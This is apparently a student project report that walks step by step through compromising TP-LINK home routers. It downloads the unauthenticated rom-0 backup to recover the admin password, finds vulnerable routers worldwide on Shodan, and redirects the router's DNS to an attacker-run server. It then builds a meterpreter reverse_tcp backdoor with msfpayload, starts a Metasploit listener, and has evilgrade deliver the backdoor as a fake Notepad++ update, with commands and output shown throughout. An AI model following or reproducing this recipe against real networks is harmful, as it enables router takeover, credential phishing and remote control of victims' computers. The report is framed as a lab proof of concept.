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Pre-requirements and tools

All the tools used in this project are easily available in the internet

Hardware Requirements

Laptop: A laptop with the internet connectivity with at least 2-3 GB Ram is required, as I have used Virtual Workstation for the demonstration. So RAM is consumed as well at least 10 GB hard will be enough for setup.

Router: TP-link is a company, which mostly manufacture the home based DSL and ADSL router. TP-LINK is a global provider of networking products, available in over 100 countries with tens of millions of customers. TP-LINK is a global provider of SOHO&SMB networking products and the World's No.1 provider of WLAN products, with products available in over 120 countries to tens of millions customers. Committed to intensive R&D, efficient production and strict quality management, TP-LINK continues to provide award-winning networking products in Wireless, ADSL, Routers, Switches, IP Cameras, Power line Adapters, Print Servers, Media Converters and Network Adapters for Global end-users. Here router model TD-W8901D with the firmware 6.0.0 is used in this project for the demonstration proposed.

<http://www.tp-link.com/en/products/?categoryid=203>

<http://www.tp-link.us/about/?categoryid=102>

Software Requirements

Browser: A browser is a software application used to locate, retrieve and display content on the World Wide Web, including Web pages, images, video and other files. As a client/server model, the browser is the client run on a computer that contacts the Web server and requests information. The Web server sends the information back to the Web browser, which displays the results on the computer or other Internet-enabled device that supports a browser.

Mozilla is a free software community best known for producing the Firefox web browser. The Mozilla community uses, develops, spreads and supports Mozilla products and works to advance the goals of the Open Source Web application. Any browser will work here I have used Firefox to access the router.

Virtual Workstation: A Virtual Workstation is a Software that will make the platform to run multiple operating systems (OS) at the same time, including Windows 8, Windows 7, Windows XP, Redhat, Ubuntu etc.

<http://www.vmware.com/products/workstation>

Operating system:

Kali Linux (Attacker)

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd. Mati Aharoni and Devon Kearns of Offensive Security developed it by rewriting BackTrack, their previous forensics Linux distribution.

...

http://en.wikipedia.org/wiki/Kali_Linux

Windows 7(Any version)

As a victim, I have setup the windows 7 machine in the virtual machine .Where there is an application name notepad++, which we will be using as the target for the fake update.

Evil grade script: Evilgrade is a modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates. It comes with pre-made binaries (agents), a working default configuration for fast pentests, and has its own WebServer and DNSServer modules. <http://www.infobyte.com.ar/down/isr-evilgrade-Readme.txt>

Metasploit framework: The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its best-known sub-project is the open Metasploit Framework http://en.wikipedia.org/wiki/Metasploit_Project , a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shell code archive and related research. The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework <http://www.rapid7.com/products/metasploit/>

Demonstration

Procedure for exploiting security vulnerability

It is not easy to attack windows 8.1,8,7 computer as xp .The best way to compromise victim computer is to make them click the payload but attacking the geek is not so easy. Taking the payload for pen drive and tell them to click is not the better idea .So in the case of WAN(Wide Area Network) the person whom you don't know will never get your malicious payload in his computer until you make him to download. This attack will be perfect for such scenario.






fig:Attack senerio in the WAN (Wide Area Network)




There are many types of router available in the market; most of the people never upgrade their firmware so they will have few flaws. Using that flaw you we can do this attack in most of the home router. But in this project I will be focus in the most common home based router “TP-LINK “.It is one of the most used home router for the wireless and Ethernets internet use. The firmware used by it has a very critical and flaw which can lead to a lot of attack. An unauthorized access is available to 'Firmware/Romfile Upgrade' Section on the Router's panel that can be accessed without any login password i.e. <http://IP//rpFWUpload.html> .This page actually allows a user to upgrade the Firmware of the router and also allows to download the Romfile Backup file (rom-0) i.e. <http://IP address/rom-0> (as shown)

Step 1: Try to login to the router with form browser.




Step 2: Downloading the rom files with http://IP address/rom-0 without login.



From the rom file download from the router we get the plain text password by reverser engineering it but I just use my researching skill and find easy way Russian site to decrypted it <http://www.hakim.ws/huawei/rom-0/>

Step 3: Login to the router with the username name and password



Using the online Search Engine SHODAN with description 'RomPager' I found more than 72,72065 devices available on the Internet most suffer from the above mentioned vulnerability. All these devices are publicly available on the Internet so we can get access with the attack from anywhere around.

Step 4: Search vulnerable router with the search engine.

The screenshot shows the SHODAN search engine interface. At the top, there is a search bar containing 'RomPager' and a 'Search' button. Below the search bar, it indicates 'Results 1 - 10 of about 27272065 for RomPager'. The main content area is divided into three sections:

- Services:** A list of protocols and their counts:

HTTP	26,223,916
HTTPS	725,588
HTTP Alternate	309,158
HTTP	10,951
HTTPS Alternate	1,058
- Top Countries:** A list of countries and their counts:

Italy	2,546,655
Mexico	2,476,010
Turkey	2,077,632
Thailand	1,877,720
Vietnam	1,617,063
- Search Results:** A detailed view of a specific device:
 - IP: **189.177.235.86**
 - Service: **Gestión de direccionamiento UniNet**
 - Added on: 13.04.2014
 - Location: Mexico
 - Host: `dsl-189-177-235-86-dyn.prod-infinitem.com.mx`
 - HTTP/1.0 401 Unauthorized
 - WWW-Authenticate: Basic realm="EchoLife Portal de Inicio"
 - Content-Type: text/html
 - Transfer-Encoding: chunked
 - Server: **RomPager/4.07 UPnP/1.0**
 - EXT:

On the right side, there is a 'Celebrating 3 years of Shodan' banner and a 'SHODAN MAPS' section showing a world map with red markers.

For the Proof of concept I used my home router Tp-Link router and a computer as the victim because this for my project I do not want to be in a cyber-crime problem.

I changed the DNS of the router to a DNS server I own. Now the entire client under that network uses my fake DNS server. So this means I can redirect their request wherever I want. Using this technique, I could do phishing (could redirect to the fake website of Facebook cloning the Facebook or any other site to get their password) but it was too easy so, I wanted to do something else I can do. I then researched and found tools that could inject the payload into the victim as they update the application, Windows, etc.

The screenshot shows a network configuration interface for DNS. On the left, there is a 'DNS' label. The main area contains a table of IP addresses and MAC addresses, and a form for DNS settings.

LAB-PC	192.168.5.130	B8:88:E3:A5:88:4D	Static	N/A
linux	192.168.5.132	BC:CF:CC:A1:48:F9	Static	N/A

Below the table, there is a 'DNS Relay' dropdown menu set to 'Use Auto Discovered DNS Server Only'. Below that, there are fields for 'Primary DNS Server' and 'Secondary DNS Server', both set to 'N/A'. At the bottom, there are 'SAVE' and 'CANCEL' buttons.

Figure 1 The default setting of DNS

Step 5 Change the DNS (Domain Name system) to the DNS I hosted.




Figure 2 The DNS IP is changed to attacker DNS


DNS Server

I setup DNS server in the Linux (in the attacker computer) the process to setup DNS is quite long so I have attached the appendix at the bottom of this report.

Virtual Machine Setup


Window-PC (Windows 7)

There is the windows pc in the virtual machine as the target .It has the application name Notepad ++ which we will be exploited during the update.




Kali Linux

The is the kali machine hosted in the virtual machine with preinstall tools like evilgrade ,metasploit used for the attack




Step: 6 Creating the backdoor or payload with the Linux command which we will be sending as update. In pace of LHOST= enter you ip(attacker machine ip) and LPORT = (Any open ports)

Commad: @@# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.5.132 LPORT=8080 x > navebackdoor.exe



Step: 7 Starting the metasploit framework



Step 8. Lunning exploit handler to listen the above created payload in the metasploit framework with command > use exploit/multi/handler



```
root@lab: ~
File Edit View Search Terminal Help
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.


      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1068 exploits - 670 auxiliary - 179 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  ----  -
  ----  -
  ----  -
```

Step 9: Set the type of the payload to listen with the command >set payload windows/meterpreter/reverse_tcp and to know other options use command >show options



```
root@lab: ~
File Edit View Search Terminal Help

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  ----  -
  ----  -
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  ----          -
  ----          -
  ----          -
  ne
  LHOST         4444             yes       The listen address
  LPORT         4444             yes       The listen port
```

Step 10: Set the Listening Host and Listening port value with the command >set LHOST (Attacker IP), set LPORT (value of the port, which we have assigned in the backdoor we created) and command > exploit (to run the attack)

```
root@lab: ~  
File Edit View Search Terminal Help  
Exploit target:  
  Id  Name  
  --  ----  
  0   Wildcard Target  
  
msf exploit(handler) > set LHOST 192.168.5.132  
LHOST => 192.168.5.132  
msf exploit(handler) > set LPORT 8080  
LPORT => 8080  
msf exploit(handler) > exploit  
  
[*] Started reverse handler on 192.168.5.132:8080  
[*] Starting the payload handler...
```

Step 11: Starting the fake update webserver tools name “evilgrade” with command evilgrade.

```
root@lab: ~  
File Edit View Search Terminal Tabs Help  
root@lab: ~ x root@lab: ~ x  
root@lab:~# echo "Lets open the fake update handler tools evilgrade "  
Lets open the fake update handler tools evilgrade  
root@lab:~# evilgrade
```

Step 12: Use command “help” to look the options and “show modules “to list of fake server we can create.

Step 14: To view the options for the selected module, use the command “show options”. To set the backdoor as the update file add the previous made backdoor path as agent
evilgrade(notepadplus)>set agent
['"<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>"]'

```
evilgrade>config notepadplus
evilgrade(notepadplus)>show options

Display options:
=====

Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name      | Default                | Description          |
+-----+-----+-----+
| enable    | 1                      | Status              |
| agent     | ./agent/agent.exe     | Agent to inject     |
+-----+-----+-----+

evilgrade(notepadplus)>set agent ['"<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>
set agent ['"<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>"]'
set agent, ["<OUT%>/root/Desktop/navebackdoor.exe<OUT%>"]

evilgrade(notepadplus)>
```

Step 15: After the above setting, we need to start the EvilGrade web server with the command “start”
Evilgrade(notepadplus)>start

```

Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

-----
| Name      | Default      | Description
-----+-----+-----
| enable    |              | 1      | Status
| agent     | ./agent/agent.exe | Agent to inject
-----+-----+-----

evilgrade(notepadplusplus)>set agent '['<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>
set agent '['<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>']
set agent, ['<OUT%>/root/Desktop/navebackdoor.exe<OUT%>']


evilgrade(notepadplusplus)>start
evilgrade(notepadplusplus)>
[6/8/2013:20:44:34] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplusplus)>
[6/8/2013:20:44:35] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

